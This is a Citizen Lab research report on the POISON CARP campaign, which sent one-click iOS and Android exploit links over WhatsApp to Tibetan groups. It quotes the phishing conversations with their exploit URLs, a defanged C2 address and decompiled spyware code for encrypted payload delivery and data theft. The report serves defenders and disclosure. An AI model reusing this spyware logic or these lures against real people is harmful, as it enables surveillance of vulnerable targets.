MISSING LINK

Tibetan Groups Targeted with 1-Click Mobile Exploits

By Bill Marczak, Adam Hulcoop, Etienne Maynier, Bahr Abdul Razzak, Masashi Crete-Nishihata, John Scott-Railton, and Ron Deibert

SEPTEMBER 24, 2019
RESEARCH REPORT #123

munk school OF GLOBAL AFFAIRS & PUBLIC POLICY
UNIVERSITY OF TORONTO
THE CITIZEN LAB

Copyright

Suggested Citation

Bill Marczak, Adam Hulcoop, Etienne Maynier, Bahr Abdul Razzak, Masashi Crete-Nishihata, John Scott-Railton, and Ron Deibert. "Missing Link: Tibetan Groups Targeted with 1-Click Mobile Exploits," Citizen Lab Research Report No. 123, University of Toronto, September 2019.

Acknowledgements

This report is a collaboration with the Tibetan Computer Emergency Readiness Team (TibCERT). Special thanks to the TNG & Tommy.

About the Citizen Lab, Munk School of Global Affairs and Public Policy, University of Toronto

Contents

Key Findings

- **Between November 2018 and May 2019, senior members of Tibetan groups received malicious links in individually tailored WhatsApp text exchanges with operators posing as NGO workers, journalists, and other fake personas. The links led to code designed to exploit web browser vulnerabilities to install spyware on iOS and Android devices, and in some cases to OAuth phishing pages. This campaign was carried out by what appears to be a single operator that we call POISON CARP.**
- **We observed POISON CARP employing a total of eight Android browser exploits and one Android spyware kit, as well as one iOS exploit chain and iOS spyware. None of the exploits that we observed were zero days. POISON CARP overlaps with two recently reported campaigns against the Uyghur community. The iOS exploit and spyware we observed was used in watering hole attacks reported by Google Project Zero, and a website used to serve exploits by POISON CARP was also observed in a campaign called "Evil Eye" reported by Volexity. The Android malware used in the campaign is a fully featured spyware kit that has not been previously documented.**
- **POISON CARP appears to have used Android browser exploits from a variety of sources. In one case, POISON CARP used a working exploit publicly released by Exodus Intelligence for a Google Chrome bug that was fixed in source, but whose patch had not yet been distributed to Chrome users. In other cases, POISON CARP used lightly modified versions of Chrome exploit code published on the personal GitHub pages of a member of Qihoo 360's Vulcan Team, a member of Tencent's Xuanwu Lab, and by a Google Project Zero member on the Chrome Bug Tracker.**
- **This campaign is the first documented case of one-click mobile exploits used to target Tibetan groups, and reflects an escalation in the sophistication of digital espionage threats targeting the community.**

Summary

The Tibetan community has been besieged by digital espionage for over a decade. In 2009, the Information Warfare Monitor published the report Tracking GhostNet, detailing a targeted malware operation that spied on Tibetan organisations including the Private Office of His Holiness the Dalai Lama in Dharamsala, India, as well as government offices in 103 countries. At the time there were very few public reports of targeted malware campaigns and limited documentation of how these threats affected civil society.

Over the past ten years, the tactics used in GhostNet have become familiar to Tibetans: emails laden with older exploits used to deliver custom malware to unpatched computers. Typically, the malware used in these operations target Windows systems, with some rare incidents of malware targeting MacOS and Android. A common thread between these espionage campaigns is a focus on clever social engineering rather than the technical sophistication of exploits or malware.

While these patterns are common, we have observed shifts in tactics seemingly tied to changes in the defensive posture of the community. Historically, malware sent as email attachments was the most common threat Tibetan groups experienced. In response, groups in the community promoted a user awareness campaign that advised the use of cloud platforms, such as Google Drive or DropBox, to share documents as an alternative to email attachments. Gradually, we observed a drop in malware campaigns against Tibetan groups and a rise in credential phishing, suggesting that operators were changing their tactics in response. Recently, we have also observed campaigns using malicious OAuth applications, potentially in an effort to bypass users who are using two-factor authentication on their Google accounts. These changes demonstrate an inherent asymmetry between the digital defenses of Tibetan groups and the capabilities of the operators who target them: changing the behaviour of a community is a slow and gradual process, while an adversary can evolve overnight.

To address these challenges, Tibetan groups have recently formed the Tibetan Computer Emergency Readiness Team (TibCERT), a coalition between Tibetan organisations to improve digital security through incident response collaboration and data sharing. In November 2018, TibCERT was notified of suspicious WhatsApp messages sent to senior members of Tibetan groups. With the consent of the targeted groups, TibCERT shared samples of these messages with Citizen Lab. Our analysis found that the messages included links designed to exploit and install spyware on iPhone and Android devices. The campaign appears to be carried out by a single operator that we call POISON CARP. The campaign is the first documented case of one-click mobile exploits used to target Tibetan groups. It represents a significant escalation in social engineering tactics and technical sophistication compared to what we typically have observed being used against the Tibetan community.

Between November 2018 and September 2019, we collected one iOS exploit chain, one iOS spyware implant, eight distinct Android exploits, and an Android spyware package. The iOS exploit chain only affects iOS versions between 11.0 and 11.4, and was not a zero-day exploit when we observed it. The Android exploits include a working exploit publicly released by Exodus Intelligence for a Google Chrome bug that was patched, but whose patch had not yet been distributed to Chrome users. Other exploits include what appears to be lightly modified versions of Chrome exploit code published on the personal GitHub pages of a member of Tencent's Xuanwu Lab (CVE-2016-1646), a member of Qihoo 360's Vulcan Team (CVE-2018-17480), and by a Google Project Zero member on the Chrome Bug Tracker (CVE-2018-6065).

The exploits, spyware, and infrastructure used by POISON CARP link it to two recently reported digital espionage campaigns targeting Uyghur groups. In August 2019, Google Project Zero reported on a digital espionage campaign identified by Google's Threat Analysis Group that used compromised websites to serve iOS exploits (including a zero-day in one case) to visitors for the purpose of infecting their iPhones with spyware. Subsequent media reporting cited anonymous sources who stated that the campaign targeted the Uyghur community and that the same websites were being used to serve Android and Windows malware.[1] Following these reports, Volexity published details of a digital espionage campaign against Uyghurs that used compromised websites to infect targets with Android malware. While Volexity did not provide any technical indicators that overlap with Google's report, they speculated that the operator may be the same in both cases. Our report provides these missing links.

POISON CARP used an iOS exploit chain identified in the Google Project Zero report, and used spyware that appears to be an earlier version of the implant sample described by Google. POISON CARP used the domain `msap[.]services` to serve the iOS exploit, an indicator that Volexity's report found in the code of a compromised Uyghur website. Based on these similarities, it is likely the campaigns were conducted by the same operator, or a coordinated group of operators, who have an interest in the activities of ethinic minority groups that are considered sensitive in the context of China's security interests.

The report proceeds as follows:

- In **Section 1**, we describe the social engineering tactics used to target the Tibetan community.
- **Section 2** provides an overview of the iOS exploit and spyware used in the

1 In a statement released on September 6, 2019 Apple confirmed that the iOS campaign targeted Uyghur websites: https://www.apple.com/newsroom/2019/09/a-message-about-ios-security/

campaign and highlights similarities with the tool set described in the Google Project Zero report.

- **Section 3** identifies the Android exploits and provides our analysis of the novel spyware payload used in the campaign.
- **Section 4** describes a malicious OAuth Application designed to gain access to Gmail accounts that was observed once in the campaign.
- Finally, we conclude in **Section 5** with a discussion of the overlap between POISON CARP and the campaigns described by Google Project Zero and Volexity. We also consider the significance of mobile threats for the digital security of the Tibetan community, and civil society in general.

1. Targeting


Between November 11-14, 2018, we observed 15 intrusion attempts against individuals from the Private Office of His Holiness the Dalai Lama, the Central Tibetan Administration, the Tibetan Parliament, and Tibetan human rights groups. On April 22 and May 21 2019, we observed two additional attempts. The majority of people who were targeted hold senior positions in their respective organizations.

The intrusion attempts arrived via WhatsApp messages from seven fake personas designed to appear as journalists, staff at international advocacy organisations, volunteers to Tibetan human rights groups, and tourists to India. The fake personas exclusively used WhatsApp phone numbers with Hong Kong country codes (+852).

Throughout the campaign, POISON CARP demonstrated significant effort in social engineering. The personas and messages were tailored to the targets, and POISON CARP operators actively engaged in conversations and persistently attempted to infect targets. Overall, the ruse was persuasive: in eight of the 15 intrusion attempts, the targeted persons recall clicking the exploit link. Fortunately, all of these individuals were running non-vulnerable versions of iOS or Android, and were not infected.

A Fake Amnesty International Researcher

On November 13, 2018, a senior staff member at a Tibetan human rights group was contacted on WhatsApp from a previously unknown number. The persona claimed to be “Jason Wu,” head of the “Refugee Group” at Amnesty International’s Hong Kong branch. There does not appear to be any “Jason Wu” currently employed by Amnesty International.


8 +852 5246 0752

Hello, is it [name redacted]? 23:18

I am the head of the Amnesty International Hong Kong Branch Refugee Group. My name is Jason wu. I have something to ask for your help. 23:19

Tuesday

Hello 00:51

Jason what can I help you? 00:51

Very preoccupied to bother you.We are drafting the 2018/19 China Human Rights Report. Recently, we learned that Sichuan Aba Youth Dhopo died of self-immolation. 00:53

Yes 00:54

8 +852 5246 0752

Yes 00:54

We hope to separately draft a statement criticizing the living environment of ethnic minorities in China on the incident and include it in the annual human rights report. 00:54

Recently 4 Nov. 00:54

We hope that you can verify the information we have obtained to ensure the correct report. 00:55

I know, so I want to confirm with you that the videos and photos we got are true because we have not seen it in other media. 00:56

Let me send you news link who have covered recent news on se immolation in Ngaba, Tibet.

8 +852 5246 0752

Let me send you news link who have covered recent news on self-immolation in Ngaba, Tibet. 01:06

OK 01:07

http://bit.ly/2T6pCMf 01:07


Report: Tibetan dies of self-immolation in protest of China
A rights monitoring group says a Tibetan man has set himself on fire in a protest calling for the return of the region’s exiled Buddhist leader, the Dalai Lama
www.washingtonpost.com

https://www.washingtonpost.com/world/asia_pacific/report-tibetan-dies-of-self-immolation-in-protest-of-china/2018/11/09/0c0bdef0-e3f0-11e8-ba30-a7ded04d8fac_story.html 01:08

Figure 1: A social engineering attempt on November 13, 2018 shows the level of effort put into crafting a plausible deception.

Once the target replied (**Figure 1**), the persona quickly introduced the topic of a recent self-immolation in Tibet and claimed to be attempting to verify social media reports for use in an upcoming Amnesty International report on human rights in China, and for an upcoming statement critical of the Chinese government’s treatment of ethnic minorities. Once the pretext was established, the operator shared a link shortened with `bit.ly`. The link redirected to a page on `www.msap[.]services` that contained an iOS exploit chain targeted at versions 11.0 through 11.4.

The target recalls clicking on the link, but was not infected because their iPhone was running iOS version 12.0.1. Perhaps because the operator did not observe a successful infection, they continued to converse with the target (**Figure 2**), sharing additional exploit links. Several hours later, the persona explained that they had confirmed information about the self-immolation with contacts at the Central Tibetan Administration, which may have been an effort to make the interaction seem benign to the target.



Optus 03:16 33%

+852 5246 0752

of-china/2018/11/09/0c0bdef0-e3f0-11e8-ba30-a7ded04d8fac_story.html 01:08

This is the video We got. 01:09

Thank you! 01:09

Another Tibetan Burns Himself to Death to Protest Chinese Rule
Tibetans say 153 people have set themselves on fire since 2009; most perish in the protests
www.voanews.com

https://www.voanews.com/a/tibetan-burns-himself-to-death-to-protest-chinese-rule/4650637.html 01:10

Why is this man a bit different in the video we get? 01:13

Where video? 01:14

Optus 03:16 32%

+852 5246 0752

https://www.voanews.com/a/tibetan-burns-himself-to-death-to-protest-chinese-rule/4650637.html 01:10

Why is this man a bit different in the video we get? 01:13

Where video? 01:14

http://bit.ly/2AYy61a 01:15

We got it from our channel in china. 01:18

Optus 03:16 32%

+852 5246 0752

01:18

As far as my knowledge hasn't seen any videos of the latest self-immolation in Tibet. 01:19

Really?Do you confirm that the video I sent you is the same person? 01:20

There's no video in the link you send. Anyways I haven't seen the video so I can't confirm you. 01:24

Sorry,on the phone,just a monment. 01:26

Really?let me chuck. 01:28


Sorry,I made a mistake. 01:29

http://suo.im/5ot25j Watch this. 01:30

Figure 2: The fake "Jason Wu" persona send exploits links to a staff member of a Tibetan human rights group.

From iOS to Android Exploit Attempts

In another intrusion attempt, a staff member from the same Tibetan human rights organization was contacted by "Lucy Leung," a persona masquerading as a *New York Times* reporter seeking an interview. After a brief pretext, the persona sent the target an iOS intrusion attempt linking directly to `www.msap[.]services` (**Figure 3**).



78% 10:52

+852 6160 2624
last seen Tue 09:13

Hello, Sir. Nice to meet you 13:28

Hi 13:44

Tashi delek 13:44

I'm lucy leung, New York times reporter.If you are free,could u accept my brief interview ☺️ 13:47

About "Lodi Gyari, Top Envoy for the Dalai Lama, Dies at 69" 14:13

Ok 14:13

http://www.msap.services/yHJbS6 14:13

Will give you our president contact no 14:13

You can contact him 14:14

After you read the article, tell me what you think about it.thanks 14:14

There are some things I feel are not true 14:14

This article is very well written, and I think it can give you some important references to prepare for the interview next week. 14:15

Type a message

78% 10:52

+852 6160 2624
last seen Tue 09:13

Will give you our president contact no 14:13

You can contact him 14:14

After you read the article, tell me what you think about it.thanks 14:14

There are some things I feel are not true 14:14

This article is very well written, and I think it can give you some important references to prepare for the interview next week. 14:15

[name redacted] 14:17

Invite

Ok, I will contact the chairman later. Have you read the article I just sent? 14:42

NOVEMBER 12, 2018

Hello, Mr. 07:46

http://bit.ly/2qHg3Xt 13:44

This is taken by tibetans as the French video, inside this first theme song is so good 13:44

Type a message

Figure 3: After sending an iOS exploit link (left), the fake New York Times reporter persona sends an Android exploit link (right).

The persona persistently requested that the target click the link. The target recalls clicking on the link, but they were not infected as they were using an Android device. The persona then sent an Android exploit link, this time disguising it via `bit.ly`.

2. iOS Exploit Kit

Of the 17 intrusion attempts we observed against Tibetan targets, 12 contained links to the iOS exploit. All but one of the attempts were sent between November 11-14, 2018, with the last attempt sent on April 22, 2019. The exploit links pointed to what appear to be unique shortcodes on `www.msap[.]services` (e.g., `http://www.msap[.]services/ZQfqzs`). Links were sometimes sent directly, and sometimes via URL shorteners such as Bitly.


Requesting a malicious link hosted on the `www.msap[.]services` domain using an iPhone User-Agent string (iOS 11.0 - 11.4) returned a valid html page including two iframes: one full-sized iframe displaying a benign decoy webpage and an invisible iframe leading to an exploit page on a different website. Attempts to visit with other user agents we tested resulted in a 302 redirect to the decoy webpage. Attempts to visit nonexistent short-links on the `www.msap[.]services` domain resulted in a 302 redirect of the target's browser to `apple.com`.

As of September 6, 2019, the Bitly link statistics recorded 140 total clicks on the iOS exploit short links. We obtained a single iOS exploit chain from the links sent in November 2018. We were unable to obtain any malicious code from the April 2019 link. The exploit chain appeared to be designed to target iOS versions 11 - 11.4 on all iPhone models 6 - X, although we were unable to successfully infect an iPhone SE running iOS 11.4 during testing. The first exploit in the chain was a WebKit JavaScriptCore exploit, which resulted in the loading of an iOS privilege escalation exploit chain that ultimately executed a spyware payload designed to steal data from a range of applications and services.

We reported the exploit chain to Apple shortly after discovering it in November 2018. Apple confirmed that both the browser and privilege escalation exploits had been patched as of iOS 11.4.1 in July 2018. The browser exploit used in the POISON CARP campaign appeared to match an exploit described in the Google Project Zero report (JSC Exploit 4, related to WebKit issue 185694). Apple further confirmed that the privilege escalation and sandbox escape exploit we encountered was identical to iOS Exploit Chain 3 from the Google report. Therefore, when the exploit was deployed against Tibetan groups, it was not a zero-day and was at least four months out-of-date.

Encrypted Malcode Delivery

One noteworthy feature of the exploitation process was that the exploits and malcode were encrypted with an ECC Diffie-Hellman (ECDH) key exchange between the target browser and the operator's server (**Figure 4**). The encrypted delivery of the exploit and payload would prevent a network intrusion detection system (such as those commonly used in enterprise settings) from detecting malicious code, and prevents analysts from reconstructing and analyzing the malicious code from a network traffic capture alone. Of course, analysts can still extract the malicious code in other ways, such as from memory dumps or browser-based instrumentation.



```
function save_data(){
  var curve = bitc.ecc.curves.k256;
  var client_pair = bitc.ecc.elGamal.generateKeys(curve, 1);
  var client_pub = client_pair.pub, client_sec = client_pair.sec;
  client_pub_64 = bitc.codec.base64.fromBits(client_pub.get().x.concat(client_pub.get().y));

  var client_pair_new = bitc.ecc.elGamal.generateKeys(curve, 1);
  var client_pub_new = client_pair_new.pub;
  client_pub_64_new = bitc.codec.base64.fromBits(client_pub_new.get().x.concat(client_pub_new.get().y));

  if (client_pub_64_new == client_pub_64){
    throw new Error("error");
  }

  client_sec_64 = bitc.codec.base64.fromBits(client_sec.get());
  client_pub_g = client_pub.get();
  var client_pub_base64_x = bitc.codec.base64.fromBits(client_pub_g.x);
  var client_pub_base64_y = bitc.codec.base64.fromBits(client_pub_g.y);
  var server_x = "300be41a94add596eeb833b51a02feecea02424055afb5ba3a20dcc4576d24";
    var server_y = "3583a74e86dc9150ae65bda011fe2f65b0d3e98e8644feeb0d10766bda37977137";
    var server_k = new bitc.ecc.elGamal.publicKey(curve, bitc.codec.hex.toBits(server_x.concat(server_y)));
  var sha_key = client_pair.sec.dhJavaEc(server_k);
  b64xx = bitc.codec.base64.fromBits(sha_key);
  sha_key = ""
  client_sec = ""
  client_sec_64 = ""
  client_pair = ""
  not_used = goto_application(bitc.codec.base64.fromBits(client_pub_g.x.concat(client_pub_g.y)));
```

Figure 4 : ECDH key generation for protection of the iOS malcode.


The specific code for encrypted malcode delivery used by POISON CARP is based on a project called IronSquirrel developed by security researcher Zoltan Balazs in 2017. However, the use of encrypted malcode delivery was first seen in 2015 in the Angler Exploit Kit and later in several other kits.

Implant Analysis

The spyware implant we acquired from the exploit chain in November 2018 was similar, though not identical, to the implant described by Google Project Zero researchers. Based on the technical details provided in the Google report, we believe the two implants represent the same spyware program in different stages of development. The November 2018 version we obtained appears to represent a rudimentary stage of development: seemingly important methods that are unused, and the command and control (C2) implementation lacks even the most basic capabilities. The Implant Teardown section of the Google Project Zero report shows a fairly full-featured implant. We highlight some differences between the two samples below.

Initialisation

The main functionality of the implant is implemented in the `Service` class. The class `start` method (**Figure 5**) initialises a timer using the `startTimer` method to create a persistent execution loop.



```
/* @class Service */
-(void)start {
    r31 = r31 - 0x60;
    var_20 = r22;
    stack[-40] = r21;
    var_10 = r20;
    stack[-24] = r19;
    saved_fp = r29;
    stack[-8] = r30;
    r19 = self;
    [self startTimer];
    [r19 uploadDevice];
    [r19 requestLocation];
    [r19 requestContact];
    [r19 requestCallHistory];
    [r19 requestMessage];
    [r19 requestNotes];
    [r19 requestApps];
    r0 = [r19 remotelist];
    r29 = &saved_fp;
    r0 = [r0 retain];
    r20 = r0;
    if ([r0 count] == 0x0) {
            NSLog(@"get default prior list");
            r21 = [[Util appPriorLists] retain];
            [r20 release];
            r20 = r21;
    }
    [r19 requestPriorAppData:r20];
    [r19 requestKeychain];
    [r19 requestRecordings];
    [r19 requestSmsAttachments];
    if (([@"abbxxabl" isEqualToString:@"abbxxabl"] !=
```

Figure 5: Service:start method.

Once complete, the `start` method carries out initial device information collection and upload to the C2 server, followed by collection and upload of various application data including location data, contacts, call history, SMS history, and more.

IMPLANT COMPARISON: start method

The start method in the implant that Google Project Zero researchers analyzed (which we refer to as the P0 version) had the following structure:

```
-[Service start] {
  [self startTimer];
  [self upload];
}
```

In this version, the initial device information collection takes place in the upload method, making the start method much simpler. The P0 version also appears to add a data retrieval method to obtain the contents of the Apple Mail application, something which is not found in the version we analyzed.

The specific device information gathered during the implant initialisation, executed by the uploadDevice method, consists of:

- iPhone model
- iPhone name
- iPhone serial number
- iOS Version
- Phone number
- ICCID of the SIM Card
- IMEI of the device
- Network connection method (wifi or cellular)

IMPLANT COMPARISON: data collection

In the P0 version, the same device info was collected via the `uploadDevice` method, however this version also collected two additional pieces of information:

- Total disk space
- Free disk space

During initial data collection and exfiltration, the implant contacts the C2 server using the `remotelist` method to request a list of applications from which the operator wishes to exfiltrate data. In the case where no list is returned, the implant has a predefined list of hardcoded applications which consists of:


- Viber (com.viber)
- Voxer (com.rebelvox.voxer-lite)
- Telegraph (ph.telegra.Telegraph)
- Gmail (com.google.Gmail)
- Twitter (com.atebits.Tweetie2)
- QQMail (com.tencent.qqmail)
- WhatsApp (net.whatsapp.WhatsApp)

IMPLANT COMPARISON: targeted applications

- The P0 version adds the following applications to the default list:
- Yahoo Mail (com.yahoo.Aerogram)
- Outlook (com.microsoft.Office.Outlook)
- NetEase Mail Master (com.netease.mailmaster)
- Skype (com.skype.skype)
- Facebook (com.facebook.Facebook)
- WeChat (com.tencent.xin)

Command and (Lack of) Control


Once the persistence timer takes control of the run loop, two methods are called: `status` and `capp` (**Figure 6**).



```
/* @class Service */
-(void)timer_handle {
    NSLog(@"timer trig");
    [self status];
    [self capp];
    return;
}
```

Figure 6: Run loop timer.

The **`status`** method sends a heartbeat message to the C2 server containing the current network connection method (wifi or cellular). Knowing whether the target is on wifi or cellular is important to operators, as exfiltrating large amounts of data using a cellular connection could tip off the target to the surveillance if they receive a data overage alert from their provider. **Figure 7** shows the **`status`** method.




```
NSLog(@"update status");
r19 = @"Wifi";
[r19 retain];
if ([Util IsCellular] != 0x0) {
        r19 = @"Cellular";
        [r19 retain];
        [@"Wifi" release];
}
r21 = [[NSString stringWithFormat:@"net=%@", r3] retain];
[r20 postData:r21 path:@"/status"];
[r21 release];
[r19 release];
```

Figure 7: Service:status method.

In our sample, this data is sent via (unencrypted) HTTP POST to a C2 server at **`hxxp://66.42.58[.]59:9078/status`**.

The other method called by the timer loop, **`capp`** (**Figure 8**), issues a request to the C2 server, again using the **`remotelist`** method, to request a list of applications from which the operator wishes to exfiltrate data.



```
/* @class Service */
-(void)capp {
    var_10 = r20;
    stack[-24] = r19;
    r31 = r31 + 0xffffffffffffffe0;
    saved_fp = r29;
    stack[-8] = r30;
    r19 = self;
    r0 = [self remotelist];
    r0 = [r0 retain];
    r20 = r0;
